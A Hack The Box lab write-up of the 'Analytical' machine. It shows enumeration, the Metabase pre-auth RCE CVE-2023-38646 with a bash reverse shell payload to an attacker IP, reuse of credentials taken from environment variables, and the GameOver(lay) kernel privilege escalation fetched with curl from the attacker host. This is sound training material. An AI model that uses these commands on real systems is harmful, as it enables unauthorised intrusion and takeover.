HTB machines - Analytical


Write-up by Chanan Shenker

Start: enumeration

- To start, as always, I ran an Nmap scan that uncovered to me two open ports on the target, port 22(SSH) and 80(HTTP).
- Since I have no credentials, the next step is to visit the web application on port 80.


- When visiting the website, I was immediately redirected to ‘analytical.htb’.
- Quickly I added the IP and domain to the /etc/hosts file and visited the site.
- For a bit, I spent testing the website, checking for any interesting parts, but came up short.
- I also did some dir-busting but found nothing crazy.


```
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo nmap 10.10.11.233 -sV -sC -oN scan.txt
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-26 11:11 EDT
Nmap scan report for analytical.htb (10.10.11.233)
Host is up (0.073s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
|_  256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Analytical
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.88 seconds
```




Subdomain enumeration:

- Using ‘ffuf’, I did some subdomain brute forcing and found a subdomain by the name of ‘data.analytical.htb’.





- Quickly, I added the subdomain to the hosts file and visited the site.
- What I found was a login page for a service called “metabse”.
- I searched and found out it’s some sort of database management tool.



- When searching for any CVE tied to metabse, I found ‘CVE-2023-38646’ that already had a POC exploit.
- The vulnerability allows attackers to create HTTP requests to the vulnerable metabse server with arbitrary commands that will be executed on the server; the vulnerability doesn't need any authentication.
- Checking the POC I found, I saw that it actually needs a “setup-token” and it even provides the default location.
- Looking for the path, I found the mentioned key needed.

<u>Initial foothold:</u>

- With some quick setup, I was able to test the exploit and then send a reverse shell payload that gave me my initial foothold into the machine.

GitHub
https://github.com › metabase-pre-auth-rce-poc

Metabase Pre-Auth RCE (CVE-2023-38646) POC

This is a script written in Python that allows the exploitation of the **Metabase's** software security flaw described in **CVE**-2023-38646.

Usage

The script needs the **target URL**, the **setup token** and a **command** that will be executed. The setup token can be obtained through the `/api/session/properties` endpoint. Copy the value of the `setup-token` key.

data.analytical.htb/api/session/properties

```
landing-page:                    ""
setup-token:                     "249fa03d-fd94-4d5b-b94f-b4ebf3df681f"
application-colors:              {}
```

```
┌──(kali㉿kali)-[~/Desktop]
└─$ python main.py -u http://data.analytical.htb/ -t 249fa03d-fd94-4d5b
-b94f-b4ebf3df681f -c "/bin/sh -i >& /dev/tcp/10.10.14.5/9999 0>&1"
[!] BE SURE TO BE LISTENING ON THE PORT YOU DEFINED IF YOU ARE ISSUING
AN COMMAND TO GET REVERSE SHELL [!]

[+] Initialized script
[+] Encoding command
[+] Making request
[+] Payload sent

┌──(kali㉿kali)-[~/Desktop]
└─$
```

```
┌──(kali㉿kali)-[~]
└─$ nc -nlvp 9999
listening on [any] 9999 ...
connect to [10.10.14.5] from (UNKNOWN) [10.10.11.233] 59508
/bin/sh: can't access tty; job control turned off
/ $
```

- While looking at my privileges and environment, it seems to be that I'm in a container of some sort. I also ran ‘ifconfig’ and saw that the IP address wasnt the one I was interacting with previously.
- Next, I ran Linpeas.sh.
- After sifting through all the information, I saw the environment variables section. There, I could see a username and password, “metalytics : An4lytics_ds20223#”.
- So I checked if the password was reused.
- I attempt to login to SSH with the username and password I found, and viola!
- I was in and able to retrieve the user flag.

```
/ $ cd ~
~ $ ls
~ $ ls -la
total 8
drwxr-sr-x    1 metabase metabase      4096 Aug 25  2023 .
drwxr-xr-x    1 root     root          4096 Aug  3  2023 ..
lrwxrwxrwx    1 metabase metabase         9 Aug  3  2023 .ash_history → /
lrwxrwxrwx    1 metabase metabase         9 Aug 25  2023 .bash_history →
~ $
```

```
Environment
Any private information inside environment va
MB_LDAP_BIND_DN=
LANGUAGE=en_US:en
USER=metabase
HOSTNAME=f7f3fc45c930
FC_LANG=en-US
SHLVL=5
LD_LIBRARY_PATH=/opt/java/openjdk/lib/server:/o
HOME=/home/metabase
OLDPWD=/
MB_EMAIL_SMTP_PASSWORD=
LC_CTYPE=en_US.UTF-8
JAVA_VERSION=jdk-11.0.19+7
LOGNAME=metabase
_=-la
MB_DB_CONNECTION_URI=
PATH=/opt/java/openjdk/bin:/usr/local/sbin:/usr/
MB_DB_PASS=
MB_JETTY_HOST=0.0.0.0
META_PASS=An4lytics_ds20223#
LANG=en_US.UTF-8
MB_LDAP_PASSWORD=
SHELL=/bin/sh
MB_EMAIL_SMTP_USERNAME=
MB_DB_USER=
META_USER=metalytics
LC_ALL=en_US.UTF-8
JAVA_HOME=/opt/java/openjdk
PWD=/home/metabase
MB_DB_FILE=/metabase.db/metabase.db
```

```
metalytics@analytics:~$ ls
user.txt
metalytics@analytics:~$ cat user.txt
04df[redacted]449d
metalytics@analytics:~$
```

<u>Privilege escalation:</u>

- To escalate my privileges further, I ran some tests, lipeas.sh, “sudo –l” etc., and found nothing.
- I searched for hours trying to figure out what I could exploit with no luck.

- I started searching everything online until, suddenly, I found some exploit related to the ubuntu/kernel version of the machine.
- It seems to be a fault in the Linux kernel that can allow attackers to elevate their on the vulnerable machine.
- So I downloaded the exploit and ran it.
- All that was left is to retrieve the root flag!

```
metalytics@analytics:~$ uname -a
Linux analytics 6.2.0-25-generic #25~22.04.2-Ubuntu SMP PREEMPT_DYNAMIC
 Wed Jun 28 09:55:23 UTC 2 x86_64 x86_64 x86_64 GNU/Linux
metalytics@analytics:~$
```

GitHub
https://github.com › CVE-2023-2640-CVE-2023-32629

GameOver(lay) Ubuntu Privilege Escalation

Local privilege escalation **vulnerability** in **Ubuntu** Kernels overlayfs ovl_copy_up_meta_inode_data skip permission checks when calling ovl_d

Vulnerable kernels

Kernel version	Ubuntu release
6.2.0	Ubuntu 23.04 (Lunar Lobster) / Ubuntu 22.04 LTS (Jammy Jellyfish)
5.19.0	Ubuntu 22.10 (Kinetic Kudu) / Ubuntu 22.04 LTS (Jammy Jellyfish)
5.4.0	Ubuntu 22.04 LTS (Local Fossa) / Ubuntu 18.04 LTS (Bionic Beaver)

```
metalytics@analytics:~$ curl -L http://10.10.14.5:8000/exploit.sh -o /t
mp/exploit.sh
  % Total    % Received % Xferd  Average Speed   Time    Time     Time
 Current
                                 Dload  Upload   Total   Spent    Left
 Speed
  0     0    0     0    0     0      0      0 --:--:-- --:--:-- --:--:-
  0   558    0     0    0     0      0      0 --:--:-- --:--:-- --:--:-
100   558  100   558    0     0   3939      0 --:--:-- --:--:-- --:--:-
-  3929
metalytics@analytics:~$ bash /tmp/exploit.sh
[+] You should be root now
[+] Type 'exit' to finish and leave the house cleaned
root@analytics:~#
```

```
root@analytics:~# id
uid=0(root) gid=1000(metalytics) groups=1000(metalytics)
root@analytics:~# cat /root/root.txt
c98c[redacted]4632
root@analytics:~#
```


Analytics has been Pwned!
Congratulations chananshenker, best of luck in capturing flags ahead!